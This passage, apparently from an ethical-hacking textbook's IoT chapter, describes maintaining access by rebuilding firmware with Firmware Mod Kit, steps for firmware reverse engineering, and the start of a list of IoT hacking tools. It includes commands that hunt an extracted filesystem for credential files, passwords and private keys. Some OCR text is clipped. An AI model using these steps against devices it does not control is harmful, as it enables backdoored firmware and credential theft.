


Figure 18.64: Gaining remote access using Shodan

Maintain Access by Exploiting Firmware

Attackers **exploit the firmware** installed on the IoT device to **maintain access** on the device

After gaining remote access, the attackers explore the file system to **access the firmware** on the device

Attackers use tools such as **Firmware Mod Kit** to reconstruct the malicious firmware from the legitimate firmware

The Firmware Mod Kit allows for easy **deconstruction** and **reconstruction** of firmware images for various embedded devices

https://code.google.com

Maintain Access

Once the attacker gains access to the device, the attacker uses various techniques to maintain access and perform further exploitation. Attackers remain undetected by clearing the logs, updating firmware, and using malicious programs such as backdoor, trojans, etc. to maintain access. Attackers use tools such as Firmware Mod Kit, IoTVAS, Firmware Analysis Toolkit or Firmwalker to exploit firmware.

Maintain Access by Exploiting Firmware

Source: *https://code.google.com*

The Firmware Mod Kit allows for easy deconstruction and reconstruction of firmware images for various embedded devices. While it primarily targets Linux-based routers, it is compatible with most firmware that makes use of common firmware formats and file systems such as TRX/uImage and SquashFS/CramFS.

The Firmware Mod Kit is a collection of tools, utilities, and shell scripts. The utilities can be used directly, or the shell scripts can be used to automate and combine common firmware operations (e.g., extract and rebuild). Using Firmware Mod Kit, attackers can perform the following activities:

- Extract a firmware image into its component parts
- User makes a desired modification to the firmware's file system or web UI (webif)
- Rebuild firmware
- Flash modified firmware onto the device and brick it


The core scripts to facilitate firmware operations are listed below.

Primary Scripts	Secondary Scripts
extract-firmware.sh → Firmware extraction script	ddwrt-gui-extract.sh → Extracts Web GUI files from extracted DD-WRT firmware
build-firmware.sh → Firmware rebuilding script	ddwrt-gui-rebuild.sh → Restores modified Web GUI files to extracted DD-WRT firmware

Table 18.6: Firmware Mod Kit code scripts

```
root@kali:/usr/share/firmware-mod-kit# ./extract-firmware.sh /root/docs/TechSegment/dd-wrt.v24_mi
ro_generic.bin
irmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

reparing tools ...
canning firmware...

can Time:     2013-06-17 16:55:46
ignatures:    193
arget File:   /root/docs/TechSegment/dd-wrt.v24_micro_generic.bin
D5 Checksum:  4f9885b69026ac5d4225b6928e2e9c7d

ECIMAL       HEX             DESCRIPTION
--------------------------------------------------------------------------------
-----
             0x0             TRX firmware header, little endian, header size: 28 bytes,  image
size: 1769472 bytes, CRC32: 0xE560D3A9 flags/version: 0x10000
8            0x1C            gzip compressed data, from Unix, NULL date: Wed Dec 31 19:00:00 1
69, max compression
472          0x9A8           LZMA compressed data, properties: 0x6E, dictionary size: 2097152
ytes, uncompressed size: 2191360 bytes
70720        0xA3C00         Squashfs filesystem, little endian, DD-WRT signature, version 3.0
 size: 1095978 bytes,  525 inodes, blocksize: 131072 bytes, created: Fri Aug  6 21:19:38 2010

xtracting 670720 bytes of trx header image at offset 0
xtracting squashfs file system at offset 670720
xtracting squashfs files...
```

Figure 18.65: Screenshot of Firmware Mod Kit



Firmware Analysis and Reverse Engineering

Firmware acts as the central point in controlling various IoT devices. Attackers analyze the firmware of the target IoT devices to uncover the underlying loopholes and vulnerabilities. Attackers perform firmware analysis to identify the passwords, API tokens and endpoints, vulnerable services running, backdoor accounts, configuration files in use, private keys, stored data, etc.

Steps used by attackers to perform firmware analysis and reverse engineering:

Source: *https://owasp.org*

- **Obtain Firmware**

  After gaining access to the target IoT device, extract the firmware from the device

- **Analyze Firmware**

  Run the following commands to analyze the firmware:

  - Run "**`file`**" command on the "**`*.bin`**" file
  - Verify the MD5 signature
    - Run the "**`cat`**" command on the **`*.md5`** file
    - Run the "**`md5sum`**" command on the **`*.bin`** file
  - Run "**`strings`**" against the **`*.bin`** file
    - For example,

      ```
      strings -n 10 xyz.bin > strings.out
      less strings.out
      ```

- Run "**hexdump**" against the ***.bin** file
  - For example,

    hexdump -C -n 512 xyz.bin > hexdump.out

    cat hexdump.out
  - Running **hexdump** can help identify the type of firmware build

- **Extract the Filesystem**
  - Run binwalk for analyzing, reverse-engineering, and extracting data from the firmware image
    - For example,

      binwalk xyz.bin
    - binwalk will identify the type of file system in use
  - Extract the filesystem using "**dd**"
    - For example,

      dd if=xyz.bin bs=1 skip=922460 count=2522318 of=xyz.squashfs

- **Mount the Filesystem**
  - Create a mount directory

    For example, mkdir rootfs
  - **sudo mount -t ext2 {filename} rootfs**


- **Analyze the Filesystem Content**
  - Check the following files and folders once the filesystem is mounted:
    - **etc/passwd, etc/shadow, etc/ssl**
    - **grep -rnw '/path/to/somewhere/' -e "pattern"** such as password, admin, and root.
    - **find . -name '*.conf'** and other file types such as ***.pem**, ***.crt**, ***.cfg**, **.sh**, and **.bin**.
    - You can also run the Firmwalker script to search for these items in the extracted filesystem

- **Emulate Firmware for Dynamic Testing**

  Perform dynamic testing of the web interface of the device using emulation software such as QEMU or Firmware Analysis Toolkit.
  - **Identifying the CPU architecture:** Use commands such as **file** or **readelf** to determine the CPU architecture.

- **User-mode emulation:** Listed below are user-mode emulation commands:
  - **`qemu-mipsel -L <prefix> <binary>`**
  - **`qemu-arm -L <prefix> <binary>`**
  - **`qemu-<arch> -L <prefix> <binary>`**

  Another option to use QEMU is to execute a cross-architecture chroot. Transfer **`qemu-<arch>-static binary`** to the firmware root file-system folder **`/usr/bin/`** using the following command:
  - **`chroot ~/<filename> /bin/`**



IoT Hacking Tools

Attackers use IoT hacking tools to gather information about devices connected to a network, their open ports and services, the attack surface area, and associated vulnerabilities to perform further exploitation on the device and the organization's network. This section deals with various IoT hacking tools.

IoT Hacking Tools

Listed below are some of the IoT hacking tools used by attackers to exploit target IoT devices and networks to perform various attacks such as DDoS, jamming, and BlueBorne attacks.

- **CatSniffer**

  Source: *https://github.com*

  Attackers use CatSniffer to passively monitor IoT traffic and gather information on devices, communication protocols, and data exchanges to identify potential targets and vulnerabilities in an IoT network. This helps network administrators and security professionals monitor and secure IoT environments by providing insights into the data transmitted by various IoT devices.


